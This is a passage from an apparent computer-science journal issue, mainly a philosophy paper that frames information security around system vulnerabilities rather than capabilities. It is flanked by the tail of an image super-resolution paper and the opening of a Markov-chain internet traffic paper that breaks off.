[29] G. Anbarjafari and H. Demirel, "Image super resolution based on interpolation of wavelet domain high frequency subbands and the spatial domain input image," *ETRI J.*, vol. 32, no. 3, pp. 390–394, Jun. 2010.

[30] H. Demirel and G. Anbarjafari, "Satellite image resolution enhancement using complex wavelet transform," *IEEE Geoscience and Remote Sensing Letter*, vol. 7, no. 1, pp. 123–126, Jan. 2010.

AUTHORS PROFILE

G.Venkata rami reddy received the M.Tech. (CSE) degree from JNT University Hyderabad in 1998. He is working in JNT University since 2000. Presently he is working as an Associate Professor in Dept of CSE in School of Information Technology, JNT University Hyderabad. He is more than 11 years of experience in teaching and Software Development. . He is pursuing his Ph.D. in the area of Image processing from JNT University Hyderabd in Computer Science and Engineering under the guidance of Dr. M. Anji Reddy. He is presented more than 6 National and International journal and conference. His areas of interests are image processing, computer networks, analysis of algorithms.

S.Kezia received the B.Tech(ECE) degree from JNTU College of Engineering, Kakinada, JNT University in 2002. She received M.Tech from IIT Madras, India in 2004. She is having nearly 7 years of teaching and industrial experience. She is currently working as Associate Professor, Dept of E.C.E,Chaitanya Institute of Engineering and Technology, Rajahmundry, Andhrapradesh, India. She is pursuing her Ph.D from JNT University, Kakinada in ECE under the guidance of Dr. V. Vijaya Kumar and Dr.I.Santi Prabha. She is a life member of ISTE, Red cross Society and she is a member of SRRF-GIET, Rajahmundry. She has presented 2 papers in International Journals and 4 papers in various National, Inter National conferences proceedings.

Vakulabharanam Vijaya Kumar received integrated M.S. Engg, degree from Tashkent Polytechnic Institute, Associate Professor and taught courses for M.Tech students. He has been working as Dean Computer sciences and Head Srinivasa Ramanujan Research Forum-GIET, Rajahmundry, Affiliated to JNT University, Kakinada. His research interests include Image Processing, Pattern Recognition, Network Security, Steganography, Digital Watermarking, and Image retrieval. He is a life member for CSI, ISC, ISTE, IE (I), IRS, ACS, CS and Red Cross. He has published more than 100 research publications in various National, Inter National conferences, proceedings and Journals.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Frankenstein's *other* Monster

Toward a Philosophy of Information Security

Paul D. Nugent
Center for Security Studies
University of Maryland University College
Adelphi, Maryland
paul.nugent@gd-ais.com

Amjad Ali
Center for Security Studies
University of Maryland University College
Adelphi, Maryland
amjad.ali@umuc.edu

Abstract—**In this paper we take steps toward a philosophy of Information Security. A review of the current state of the philosophy of technology reveals a strong bias toward system *capabilities* and away from system *vulnerabilities*. By introducing a systems context to these philosophical dialogues we show that vulnerability is as fundamental to both man-made and natural systems as capability and that this creates new spaces for framing technology as well as for thinking about how humans experience these technologies. Frankenstein's well-known monster is often invoked as a metaphor for the kinds of problems that man encounters when the technological capabilities that he creates are beyond his control. We contrast this monster with another monster, also created by man, which captures the problems arising not from technology's capabilities, but from technology's vulnerabilities. Frankenstein's other monster is the set of complex networked information systems that need to be understood and protected from various environmental threats. Implications for the philosophy of technology and for the theory and practice of Information Security are discussed.**

Keywords-philosophy of technology, information security, systems engineering

I. INTRODUCTION

Information Security is playing a greater and greater role in both our personal lives and in the protection of government and commercial Information Technology (IT) systems. Any Internet user is aware of the ever-present threats of malware (Trojan horses, viruses, and worms) as well as phishing schemes attempting to steal their personal information [1]. Companies that depend upon the Internet to serve their customers are frequently brought to their knees by Distributed Denial of Service (DDoS) Attacks [2]. Department of Defense (DoD) systems are designed with a "defense-in-depth" philosophy where multiple layers of security controls are used to defend against a myriad of potential threats. And even leaders in American Cybersecurity policy/technology are admitting that sophisticated attackers are so good at what they do that new security models are needed to address what they call an "advanced persistent threat" [3]. These new models concede that no matter how masterful the protection of network perimeters is, these well organized and sophisticated "bad guys" can and will find their way inside. It is no exaggeration, then, to say that if the "information age" is truly the new *zeitgeist* (spirit of our time), then Information Security is fundamental to this spirit.

But this zeitgeist is quite different than the spirits that have come before it. Mary Shelly's *Frankenstein* is a chilling reminder that while man's passion to create is noble as far as it goes, the "creation" may just come to have a mind of its own and use its capabilities in ways not intended by its creator. Indeed, Shelly's story still resonates in our modern world. The reality of wars, terrorism, financial markets, and mass media show that Frankenstein's monster is still very much alive and endangering its creator in unintended ways.

The gravity of Information Security today, however, attests to the creation of a different monster – what we are calling Frankenstein's *other* monster. While the first monster is dangerous because of its *capabilities*, the other monster places its creator in peril because of its *vulnerabilities*. In late modernity few would dispute that much of our personal and collective wellbeing is bound up in complex computers, databases, and networks. We depend upon these systems for the availability, integrity, and confidentiality of many things that we greatly value [4]. The "other monster" holds our value and wellbeing and its monstrous*ness* comes from its vulnerability and its need to be protected.

In this article we argue that there is something intrinsically unique, philosophically, about this "other" monster. In examining existing approaches to the philosophy of technology we show that in its current state technology, humans, and society are framed much like Frankenstein's first walking, grunting, forehead-scarred monster. This is because the philosophy of technology has been preoccupied with technology solely as a capability. We will then reframe technology from a systems point-of-view because what is unique and important about the new monster and the technologies that it embodies is the degree to which its creators, its users, or its exploiters *understand* its complexities and its vulnerabilities.

II. PHILOSOPHY OF TECHNOLOGY: CAPTURING THE ESSENCE OF FRANKENSTEIN'S MONSTER

Despite the profound influence that Information Security has on our lives today, the philosophy of technology has, so far, completely ignored it. This is because it has been preoccupied

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

by the first monster (capability). Technology offers man new tools and new capabilities that can change how we define ourselves individually and as a society. For example, few would dispute that papyrus, the printing press, the typewriter and the computer have had widespread influences on how humans express themselves, share their ideas, organize themselves into groups, and establish identities.

Although there are many historical sketches of the philosophy of technology [5][6][7], a paper on phenomenological approaches to information technology [8] organizes them into three basic types. The first, "technological determinism," treats technologies as extensions of the self. For example, the hammer wielder extends his/her capacity to build, the typist extends his/her capacity to write, and the computer user extends his/her capacity to perform routine tasks quickly. Therefore in these approaches technology is equivalent to "artifacts" or "tools" and this seems reasonable as historically the evolution of our institutions, cities, roads, transportation, commerce, education, etc. is strongly influenced by new and more powerful tools and artifacts.

Yet, according to [8] this approach ignores the reality that many technologies are socially conceived and constructed and therefore not inevitable. The struggle between Blu-Ray and HD DVD to become the standard disk format is an example of how many factors, not all of them "technical," influence the adoption of particular technologies. Also those who study innovation show that it is not a technical process, per se, but rather is embedded in social systems where the innovator must convince others to invest in the new idea [9]. Here we see technology as an activity that is embedded in social practices and is an outcome of them (rather than the other way around).

Up until now, then, we have only addressed how technologies empower human endeavors or how social practices compete for and create emergent technological capabilities. The third approach, what [8] refers to as "phenomenological approaches" to technology, addresses the social psychology of technology. By this, we mean that these approaches do not see technology as a neutral capability, but rather as something that directly affects how humans experience their world and conceive of themselves as human beings. In what is easily the most influential piece on the philosophy of technology, *The Question Concerning Technology*, Martin Heidegger [5] argues that technology is far from neutral to humans and to societies because certain forms of technology influence our most fundamental and taken-for-granted attitudes toward the world. Unlike the early Greeks, who sought to achieve harmony between what they created and what they believed should simply be left to be, he believes that we moderns have been conditioned by our technologies to see everything as a well-ordered potential resource to serve our ends. He calls this attitude *enframing*. He laments this because he believes, consistent with the central tenets of his influential landmark *Being and Time*, that enframing represents an *inauthentic* way of relating to the world. The Greeks, he believed, were more authentic and less prone to self-destruction because, based on his analysis of their culture and language, they approached their world not as a resource at hand, but as fellow beings that possessed intrinsic value. To Heidegger, Frankenstein's monster is modern technology's luring mankind into this inauthentic attitude toward being.

Many have criticized Heidegger for overly romanticizing the Greeks in his attempt to highlight the dehumanizing dangers of modern technology that at his time were enabling horrific wars and weaponry [10]. Ihde respects Heidegger's analysis for what it is, but argues that it only touches upon a limited "thousand foot" view of the phenomenology of technology and he endeavors to look more microscopically into the ways in which technology mediates experience, identity, and how the world is framed and understood [11]. For example he looks at how some technologies, such as telescopes or microscopes, modify our perceptual experiences. Rather than seeing this as value-neutral, he says that technologies like these magnify or reduce contents in the world relative to our pre-technological way of experiencing. Therefore we attend to (focus upon) different foregrounds while all else fades to the background. Technologies, like maps, can also modify the ways in which we refer to or understand our objective world.

In parallel with Ihde's work there are sociological studies that analyze the ways in which the introduction of virtual technologies affects human experience and social structure [12][13]14]. These studies debate how Internet-based communities may differ from traditional communities and the influence this has on human subjects.

In summary, the philosophy of technology has restricted itself to phenomenological and ethical questions about how technology introduces new *capabilities* that alter human *subjects* (experiencers, builders, perceivers) and how technology alters how we define *objects* in our world. Unfortunately this exclusive focus on capabilities through a predominantly subject-object lens is limiting in two ways. First, technologies, if we are to view them as "means to an end," can represent more than just capabilities. Every system that provides capabilities also possesses *vulnerabilities*. Second, in framing technology solely as a medium between man and world the philosophy of technology has failed to recognize the "systems" nature of modern technology. In the next two sections we will explore these areas and how they are needed to take steps toward a philosophy of Information Security.

III. Capability and Vulnerability

In this section we will think about how vulnerability is intrinsic to systems and technology. Consider, for example, a maple tree. Much of its "design" is responsive to its capabilities – chlorophyll for photosynthesis, phloem and xylem for the transport of water and nutrients, and a branch/leaf structure that maximizes exposure to sunlight. But the tree is also designed to protect against vulnerabilities such as wind, extreme temperatures, and parasites. Extending this line of thought, it is difficult to think of any simple or complex system in our world that does not protect against vulnerabilities to internal or external threats in some way.

The etymology of the word "capable" reveals that this word's origins stem from *capax* meaning "able to hold much" as well as from *capare* "to take, grasp" [15]. Therefore

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

capability captures the *ability* to hold and to grasp something in one's environment. Capability is therefore a reaching out and grasping – a reaching out from the subject that somehow joins the subject to the previously external object. The object becomes part of the subject through the technology. Through this coupling, then, the subject is extending him/herself into an environment because as much as the object is now part of the subject, it still also exists in a world physically outside of the subject. For example, a hunter may reach out to grasp and hold his prize as "his," but this does not mean that it cannot be taken away by another hunter or by some other hungry creature. The hunter, by virtue of grasping and holding, can be hurt/wounded in doing so, or can lose what is grasped. From the words *vulnerare* "to wound" and also *vellere* "pluck, tear," comes the more familiar word – "vulnerable" [15].

Thus, at a fundamental level, man cannot have capability without vulnerability. To grasp and to hold is to put oneself into a situation where the part of oneself that is grasping and holding can be wounded and that which is held (valued) may be compromised or taken away. In Frankenstein's first monster, man grasps (creates) and holds something that he can no longer control and that, in turn, grasps and holds *him/her* as an object. In Frankenstein's other monster, man grasps (creates) and holds something that is so complex and so exposed to environmental threats, that he or she must create new technologies (e.g., guards and shields) to maintain the grasp.

Security in general, and Information Security in particular, can then be viewed as technological functions that man must evolve in order to keep the part of himself that is grasping from being wounded and to keep what is being held from being taken away.

IV. Ontology: Toward a Systems Context

Now let us turn our attention to what might make a philosophy of Information Security intrinsically different from the philosophies of technology that have hitherto dealt with capabilities rather than with vulnerabilities. As previously stated, the philosophical essence of capability technologies stems from the ways in which human beings *use* these technologies (enact their capabilities). In contrast, we believe that the philosophical essence of security technologies stems from how human beings *understand* systems and environments so that they may identify and address their vulnerabilities.

As philosophers of technology were dwelling on the anti-utopian (dystopic), or "dark side" of modern technology, so too were many sociologists. Here, instead of large-scale war and destructive weapons, these sociologists went inside mills and organizations to observe what was happening when machines were doing what was previously done by humans [16][17][18][19][20][21]. The "deskilling hypothesis" is the argument that as machines (automation in general) replace basic human abilities, human beings become alienated from their "true" nature. Yet, these researchers were so preoccupied with what was being lost that they did not bother to consider what also could be gained. It was not until much more recently that sociologists began to discover there were also potential "plus-sides" to automation. For example the sociologist Stephen Barley observed how the introduction of new imaging technologies into a physician's office shifted the division of labor between the doctors, technicians, and clerical workers [22]. The new roles and identities were not necessarily more or less "human," but they did show that technology represented an "opportunity for structuring," and that in some cases this could redefine roles for the better in the context of a purposeful organization [22]. Even more to the point, ethnographers such as Shoshana Zuboff in her 1988 book *In the Age of the Smart Machine*, have shown that while some more direct/sensorial skills are taken away through automation, workers stationed at the computers/consoles gained a more extensive view and understanding of the overall manufacturing process [23]. Therefore technology has the capacity to also inform ("informate") them to a broader (albeit less direct/sensorial) appreciation of the production process [23].

Thus, technology can do much more than merely affect our attitude toward the world in general (e.g., Heidegger's *enframing*), be a map to refer to the basic layout of our world (e.g., Ihde), or extend our capabilities to *do* things [10]. Technologies may also serve to protect man from Frankenstein's other monster. They do this by revealing this monster's vulnerabilities so that protections may be conceived and implemented. This is an ontological move toward a systems-centric way of framing subjects and the world because it is only in this context that we can more fully appreciate the essence of security in general, and Information Security in particular.

Heidegger's most biting critique in his essay *The Question Concerning Technology* addresses how we moderns tend to approach "things" or "beings" in our world as merely their categorical function as a resource. While one could counter him by saying that we moderns also have many spheres in our lives that escape this attitude (such as our appreciation of loved ones, a beautiful sunset, a mountain stream, etc.), it is more important to question his dismissal of "abstract categories" and "resources" as somehow being an inauthentic attitude toward being. We would argue, instead, that framing the world as functional elements in systems, as systems, as systems-of-systems, and as environments is not only authentic for humans, but fundamental to understanding any part of our world in a meaningful way in the first place.

Wonder is the very essence of confronting an unknown world and hungering for an understanding of it [24]. Individually and collectively, man builds these understandings through the acquisition of language. This understanding is built up from labels, typifications, categories, etc. with which we assess sameness and difference across the objects in our world [25][26]. We learn that not only do similar objects, e.g., oranges, exist in our environment, but that these objects are grown, distributed, and sold via various interlocking *systems* of agriculture, distribution channels, and markets. We never know in any absolute or Platonic way the ontological nature of the elements in the system nor their exact behaviors, but we do know enough about their nature and their behaviors to understand how they work together to form a coherent, consistent, predictable *system* [25]. We understand, for example, that by learning and enacting roles that students, teachers, and administrators form a "school system." We

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

understand that farmers, seeds, soil, irrigation, wells, sunlight, pesticides and harvesting equipment interact meaningfully in an agricultural "farm system." It is no surprise, then, that children's books and television shows focus not just on identifying objects, but also showing children how these elements are supposed to work together in a system - a market, a playground, a firehouse, and around a dinner table.

Information Security technology cannot be adequately understood outside of this systems context. For example, according to the *Certified Information Systems Security Professional* (CISSP) handbook, Information Assurance (IA) technology domains entail:

- Access control systems and methodology
- Telecommunications and network security
- Security management practices
- Applications and systems development security
- Cryptography
- Security architecture and models
- Operations security
- Business continuity planning (BCP) and disaster recovery planning (DRP)
- Laws, investigations, and ethics
- Physical security [27]

To understand Information Security, then, is to assume a user that is accessing a complex system, assume the existence of systems that support communications between users, assume institutional practices and processes (social systems) are in place, assume hardware systems exist that can host software, and assume wider regulative and legal institutional contexts. What is also clear simply from an inspection of these categories is that these systems are not grasped in a common way by humans in general, but understood differently by various *stakeholders*. Stakeholders such as the system designer, the system user, and the system exploiter each understand the system and its environment in different ways and to different degrees.

How then do these stakeholders come to know the system? What role does technology play in this understanding of complex systems? These questions, we argue, lie at the heart of a philosophy of security in general and a philosophy of Information Security in particular. The move to a systems context represents a move away from a romantic framing of things as primordial or elemental "beings" whose configurations or activities do not matter. It is also a move away from the assumption that as soon as things are created and viewed as resources, then their meaningfulness to human beings is forever transformed to something "inauthentic." Rather, in line with Wittgenstein, and the "linguistic turn" in philosophy, meaning is a function of context and the contexts that matter in our late modern era are systems [25].

To confront Heidegger one last time, in *The Question Concerning Technology* he introduces the term *aletheia* to represent the truth of being that becomes concealed from us when we enframe the world in inauthentic ways [5]. Yet, we would argue, it is only through abstraction (language) and a systems context that truths about the natural and man-made worlds are revealed to us. Truth is the unique configurations, architectures, and patterned behaviors of the system. The truth of the Da Vinci's *Mona Lisa* is not in any single brushstroke or any single element of color but in how they are composed into a painting. The ontological "truth" of a playground is not in any one apparatus, any child, parent, or time of day, but how these come together to form an identifiable whole. Only through this process can we come to understand ecosystems, playgrounds, farms, and computer networks as systems in our complex world. Therefore if we are to reapply Heidegger's concept of *aletheia* as a revealing of truth, then *aletheia* entails the extent to which we grasp the breadth and depth of systems. Frankenstein's other monster can only be understood ontologically as a *complex open system possessing vulnerabilities in an environment of potential threats.*

V. From Ontology to Technology

That there are systems and that these systems may be vulnerable in various ways certainly does not imply something that should be called a monster. Yet with the proliferation and networking of computers within the Internet, Wide Local Area Networks (WLANs), Virtual Local Area Networks (VLANS), Local Area Networks (LANs), etc., it is clear that that man's grasp for capability has produced highly complex systems that are not just vulnerable to a myriad of threats, but for man to understand what these vulnerabilities are is becoming increasingly challenging.

Today the practice of Information Security entails institutionalized processes to assess threat environments, identify system vulnerabilities, and mitigate these threats [4]. For most systems exposed to the Internet environment these mitigations are likely to include ways to "harden" Operating Systems, web browsers, web servers and network components, encrypt data in motion, create a demilitarized zone for the organization's website, locate and configure routers and firewalls to filter unauthorized communications, and use intrusion detection systems (IDSs) to monitor and control for known types of Internet attacks [28]. In addition host based security systems (HBSSs) are commonly implemented to monitor and record network configurations and activities and support system audits. Finally, technologies are commonly used to test to see if the system is protected against known kinds of threats. For example network scanners such as Microsoft Baseline Security Analyzer, Retina, and Gold Disk gather information about network components and reveal what kinds of known vulnerabilities are not being protected in the system's configuration. In addition, technologies and processes for penetration testing are used to perform various kinds of attacks against the system to ensure that the system is robust to them [28].

These technologies and processes clearly reflect that man's relationship to these systems goes far beyond the use of their capabilities and is strongly influenced by *bounded rationality*

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

vis-à-vis the system's vulnerabilities [29]. The complexity of these systems means that the behavior of their elements in concert with one another and the ways in which entities may use the system (e.g., file access/editing/sharing, E-mail, chat, intranet, etc.) are highly uncertain. While Information Security technologies such as firewalls, guards, and Public Key Infrastructure (PKI) tokens may impose behavioral rules within the system, it is other technologies that are used to *understand* what is going on in the system (e.g., IDSs, HBSSs, network scanners, penetration testers) that are unique to the Information Security realm and are fundamentally different than capability-oriented technologies.

While the monstrousness of Frankenstein's first monster derived from its potential to wield its capabilities in ways not intended by its creator, the monstrousness of his other monster stems from the complexity and uncertainty in understanding and protecting its vulnerabilities.

VI. PHENOMENOLOGY

As presented earlier, phenomenological approaches to technology open up important discourses relating to how technologies are not just neutral means-to-ends, but also influence how man frames (*enframes*) the world or experiences objects in the world. In this section we will explore the implications that the ontology and technology of Information Security, as previously presented, have on phenomenology. We will first take the "thousand foot" Heideggarian view and then come closer to Earth to consider how different subjects (i.e., system designers, users, and exploiters) each experience Frankenstein's other monster in important ways.

To Heidegger enframing is a taken-for-granted attitude toward things in our world conditioned by the treatment of them as merely resources to serve our human ends. Taken to the extreme he laments that this enframing, like Frankenstein's monster, has come back to enframe its creator (humans) as a mere resource ("human resources"). Yet, as we have shown, if we shift from an ontology focused on primordial being and authenticity to one instead of systems, contexts, and understanding, then our "thousand foot" phenomenology also shifts. While to Heidegger to enframe is to conceal other possible ways of conceiving of the being of a thing by reducing the thing to a mere resource-at-hand, to understand a complex world system is to reveal a truth, an ontology, that was previously hidden from view. The ontology of ecosystems, trees, playgrounds, computer networks, paintings, and symphonies inheres in their nature as systems of elements interacting with one another, interacting with other systems, or interacting with their environment in patterned ways.

Consider now how many systems any individual human being in the modern world depends upon and the degree to which that human being understands those systems. It is true that for any complex information system (IS) there is a handful of individuals (e.g., IT administrators, system architects, etc.) who are responsible for understanding the system to a level required to protect it, most who depend upon the system do not (and cannot) understand it to that level. As compared to earlier epochs, modern man can be characterized by the overwhelming number of complex systems upon which he depends and which are outside of his direct control/understanding. According to [30],

> In circumstances of uncertainty and multiple choice, the notions of trust and risk have particular application. Trust, I argue, is a crucial generic phenomenon of personality development as well as having distinctive and specific relevance to a world of disembedding mechanisms and abstract systems. In its generic manifestations, trust is directly linked to achieving an early sense of ontological security…. Modernity is a risk culture. I do not mean by this that social life is inherently more risky than it used to be; for most people in developed societies that is not the case. Rather, the concept of risk becomes fundamental to the way both lay actors and technical specialists organize the social world. Under conditions of modernity, the future is continually drawn into the present by means of the reflexive organisation of knowledge environments. (p. 3)

Therefore the fact that we moderns must trust systems that we cannot understand, and that we accept levels of risk, leads to a constant sense of insecurity. The vulnerabilities of systems from an Information Security point of view can be argued to comprise a large proportion of this trust/insecurity complex.

While trust/insecurity captures the phenomenology of the general users/dependers of these systems, it is also important to consider the more localized phenomenology of the system designers and the system exploiters. In line with Ihde, we may ask how each of these subjects experiences the world through these technologies. While it would require empirical research, it is reasonable to say that each of these subjects comes to an understanding of the system that is deeper than the general users who depend upon the system. For example, the designer, in addition to best practices for engineering and IT, must understand the system through scanners, testing, etc. to a very intimate level if the system is to be protected. Phenomenologically, then, these subjects may adopt identities and feelings in line with being a protector, guard, shielder, etc.

In contrast, a great deal of empirical research has attempted to understand the motivations of exploiters/attackers [4][28]. These motivations range from personal pride/ego, to politics, to financial gain, to corporate espionage, to national intelligence. Behind these motivations are individuals who are gaining an understanding of the system in order to identify targets of attacks, discover vulnerabilities, and exploit these vulnerabilities [31]. Therefore, phenomenologically, these subjects may experience identities and feelings more attuned to revenge, hatred, greed, and sometimes even altruism when they come to believe that through their attacks the system protectors learn more about the system's vulnerabilities and ways to control for them.

Interestingly, technologies such as network scanners and penetration testers are used by both system designers/protectors as well as exploiters. These technologies reveal vulnerabilities for the purposes of protection or exploitation. In this way these technologies are like a double-edged sword and engage a battle of sorts between the protectors and the exploiters introducing

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

yet another phenomenological area for exploration (i.e., a war/terrorism context [32]).

VII. Conclusions

In this paper we have argued that a systems context is critical in taking steps toward a philosophy of Information Security as well as to augment an already mature philosophy of technology. Only within this context are the full ontological and phenomenological implications of Information Security systems and technologies possible. The emphasis on understanding and experiencing the world in a systems context needs to be adopted by scholars interested in studying/anticipating technology development. Without this perspective it is easy to ignore the role that technologies play in helping us to comprehend/understand systems rather than merely to enhance their capabilities. This is especially important in what we referred to as essentially a battle between those who are interested in protecting systems and those who are interested in exploiting them. Finally, this paper also encourages those researchers interested more generally in "late modernity" and the human condition to investigate to what degree the need to trust systems and accept levels of risk affect individuals' sense of security and overall wellbeing.

References

[1] M. Workman, "Gaining Access with Social Engineering: An Empirical Study of the Threat," Information Security Journal: A Global Perspective, Pp. 315-33, Dec. 2007.

[2] C. Beaumont, . "WikiLeaks: What is a distributed denial of service attack?" 2010. Retrieved November 20, 2011 from http://www.telegraph.co.uk/news/worldnews/wikileaks/8190868/WikiLeaks-What-is-a-distributed-denial-of-service-attack.html

[3] L. Clinton, Webinar: "Cybersecurity-Can Policy Keep Up with the Pace of Technological Change?" 2011. Retrieved November 17, 2011 from http://www.umuc.edu/event-detail.cfm?customel_dataPageID_1416=132410

[4] M. Goodrich and R. Tamassia, Introduction to Computer Security (1st ed.). Boston, MA: Pearson, 2010.

[5] M. Heidegger, "The Question Concerning Technology." In The Question Concerning Technology and Other Essays. Harper & Row Publishers, 1977.

[6] D. Ihde, Philosophy of Technology: An Introduction. New York: Paragon House Publishers, 1993.

[7] C. Mitcham, Thinking Through Technology: The Path Between Engineering and Philosophy. The University of Chicago Press, 1994.

[8] Plato.stanford.edu, "Phenomenological Approaches to Ethics and Information Technology." Stanford Encyclopedia of Philosophy, 2011. Retrieved November 1, 2011 from: http://plato.stanford.edu/entries/ethics-it-phenomenology/

[9] A. L. Stinchcombe, Information and Organizations. University of California Press: Berkeley and Los Angeles, California, 1990.

[10] D. Ihde, Technology and the Lifeworld: From Garden to Earth. Bloomington and Indianapolis: Indiana University Press, 1990.

[11] D. Ihde, Heidegger's Technologies: Postphenomenological Perspectives. New York: Fordham University Press, 2010.

[12] A. Borgmann, Holding On to Reality. Chicago/London: University of Chicago Press, 1999.

[13] H. L. Dreyfus, On the Internet. London: Routledge, 2001.

[14] Ihde, D. (2002). Bodies in Technology. Minneapolis: University of Minnesota Press.

[15] Etymology.com, "capable," "vulnerable." 2011. Retrieved December 3, 2011 from http://www.etymonline.com/

[16] K. Marx, Selected Writings in Sociology & Social Philosophy. Translated by T. B. Bottomore. McGraw-Hill: New York, 1956.

[17] M. Weber, Bureaucracy. In Classics of Organization Theory, Shafritz, J. M. & Ott, J. S. (Eds.), 3rd Ed. Brooks/Cole Publishing Co.: CA, 1973.

[18] R. Blauner, Alienation and Freedom. Chicago: University of Chicago Press, 1964.

[19] H. Braverman, Labor and Monopoly Capital. New York: Monthly Review Press, 1974.

[20] M. Burawoy, Manufacturing Consent. Chicago: The University of Chicago Press, 1979.

[21] D. Clawson, Bureaucracy and the Labor Process. New York: Monthly Review Press, 1980

[22] S. Barley, "Technicians in the Workplace: Ethnographic Evidence for Bringing Work into Organization Studies," Administrative Science Quarterly, 41: 1996, pp. 404-441.

[23] S. Zuboff, In the Age of the Smart Machine. Basic Books, 1988.

[24] C. Verhoeven, The Philosophy of Wonder. Macmillan, 1972.

[25] L. Wittgenstein, Philosophical Investigations. G.E.M. Anscombe and R. Rhees (Eds.), G.E.M. Anscombe (trans.), Oxford: Blackwell, 1993.

[26] J. Derrida, Speech and Phenomena. Northwest University Press: Evanston, 1973.

[27] S. Harris, CISSP Exam Guide. Third edition. McGraw-Hill/Osborne, 2005.

[28] J. R. Vacca, Computer and Information security handbook. Burlington, MA: Morgan Kaufman Publishers, 2009.

[29] H. A. Simon, H. A, Models of Bounded Rationality. Cambridge, Mass./London: MIT Press, 1982.

[30] A. Giddens, Modernity and Self-Identity. Stanford University Press, Stanford California, 1991.

[31] P. Okeny and T. Owens, "On the Anatomy of Human Hacking," Information Security Journal: A Global Perspective. Dec. 2007. Pp. 315-331.

[32] A. J. Mitchell, "Heidegger and Terrorism," Research in Phenomenology, 35, 2005.

AUTHORS PROFILE

Paul Nugent is a practicing Information Assurance engineer at General Dynamics Advanced Information Systems. He holds a masters degree in electrical and computer engineering from the University of Massachusetts, Amherst, and a Ph.D. in organization studies from the State University of New York at Albany. His research has centered on the formation of trust amongst engineers enabled by work activities as well as the impacts of new systems engineering practices. He is currently a post-doctoral fellow at the Center for Security Studies at the University of Maryland University College.

Amjad Ali is the Director of the Center for Security Studies and a Professor of Cybersecurity at University of Maryland University College. He played a significant role in the design and launch of UMUC's global Cybersecurity programs. He teaches graduate level courses in the area of Cybersecurity. He has served as a panelist and a presenter in major conferences and seminars on the topics of Cybersecurity. In addition, he has published several articles in the area of Cybersecurity.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Curve Fitting Approximation in Internet Traffic Distribution in Computer Network in Two Market Environment

Diwakar Shukla
Deptt. of Maths and Statistics
Dr. H.S. Gour Central University
Sagar, M.P., India.
diwakarshukla@rediffmail.com

Kapil Verma
Deptt. of Computer Science
M.P.Bhoj (Open) University,
Bhopal, M.P., India.
B.T. Institute of Research and
Technology, Seronja, Sagar, M.P.
Kapil_mca100@rediffmail.com

Sharad Gangele
Deptt. of Computer Science
M.P.Bhoj (Open) University,
Bhopal, M.P, India
sharadgangele@gmail.com

***Abstract*— The Internet traffic sharing problem has been studied by many researchers using a Markov chain model. The market situations are also responsible for determining the traffic share. The market prime location has better chance to capture the users proportion. Using Markov chain model one can established mathematical relationship among the system parameters and variables. If the relationship is complicated than it is difficult to predict about the output variable when input variables are known. This paper presents least square curve fitting approach to simplify and present the complicated relationship into a simple linear relationship. This methodology is in use for the case of traffic sharing under Markov chain model with two operators and two market environments. The coefficient of determination is used as a tool to judge the accuracy of line fitting between two prime system variables. Graphical study is performed to support the findings.**

Keywords- User behavior, Transition Probability Matrix (TPM), Markov Chain Model (MCM), Coefficient of Determination (COD), Confidence Interval.

I. INTRODUCTION

The traffic pattern depends upon the market situation in the city and an internet café in the prime place generates high amount of users. If the same café is in remote area, the customer arrival pattern shifts toward lower side. We come across this of situation by the contribution of Naldi (2002) and Shukla *et al.* (2011). Most of authors quoted above have shown the application of Markov chain model in defining the interrelationship between traffic sharing and blocking probability. Their derived expressions are in polynomial order. It is hard to specify the actual relationship in simple manner. Shukla, Verma and Gangele (2012) discussed a methodology related to curve fitting with the same idea for the contributions of Shukla *et al.* (2011 a). The earlier expressions have been used to generate model based data and least square curve fitting approach is applied.

II. A REVIEW

The stochastic process has been used by many scientists and researchers for the purpose of statistical modeling whose detailed description is in Medhi (1991, 1992). Chen and Mark (1993) discussed the fast packet switch shared concentration and output queueing for a busy channel. Humbali and Ramani (2002) evaluated multicast switch with a variety of traffic patterns. Newby and Dagg (2002) have a useful contribution on the optical inspection and maintenance for stochastically deteriorating system. Dorea *et al.* (2004) used Markov chain for the modelling of a system and derived some useful approximations. Yeian and Lygeres (2005) presented a work on stabilization of class of stochastic different equations with Markovian switching. Shukla *et al.* (2007 a) advocated for model based study for space division switches in computer network. Francini and Chiussi (2002) discussed some interesting features for QoS guarantees to the unicast and multicast flow in multistage packet switch. On the reliability analysis of network a useful contribution is by Agarwal and Lakhwinder (2008) whereas Paxson (2004) introduced some of their critical experiences while measuring the internet traffic. Shukla *et al.* (2009 a, b and c) presented different dimensions of internet traffic sharing in the light of share loss analysis and comparison of method for internet traffic sharing. Shukla *et al.*(2009) have given rest state analysis in internet traffic distribution in multi-operator environment. Shukla and Thakur (2009) discussed modeling of behavior of cyber criminals when two internet operators are in market. Shukla *et al.* (2009) studied and discussed Markov chain model for the analysis of round robin scheduling and derived state probability analysis of internet traffic sharing. Shukla *et*

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

al. (2010 a, b. c, d, e and f) have given some Markov Chain model applications in view to disconnectivity factor, multi marketing and crime based analysis. Shukla *et al*. (2010) presented index based internet traffic analysis of users by a Markov chain model. Shukla *et al*. (2010 a, b, c and d) discussed cyber crime analysis for multidimensional effect in computer network and internet traffic sharing. Shukla *et al.*(2010) presented Iso-Share analysis of internet traffic sharing in presence of favoured disconnectivity. Shukla *et al*. (2011 a, b, c, d, e , f and g) discussed the elasticity property and its impact on parameters of internet traffic sharing in presence blocking probability of computer network specially when two operators are in business competitions with each other in a market. Shukla, Tiwari and Thakur (2011) presented analysis of internet traffic distribution for user behavior based probability in multi-market environment. Shukla *et al.* (2011) presented analysis of user web browsing for iso-browser share probability. Shukla *et al.* (2012) studied least square curve fitting for Iso-failure in web browsing using Markov chain model. Shukla, Verma and Gangele Presented least square based curve fitting in internet access traffic sharing in two operator environment. Shukla, Verma and Gangele studied least square curve fitting application under rest state environment in internet traffic sharing in computer network.

III. MARKOV CHAIN MODEL *[As per Shukla et al. (2011)]*

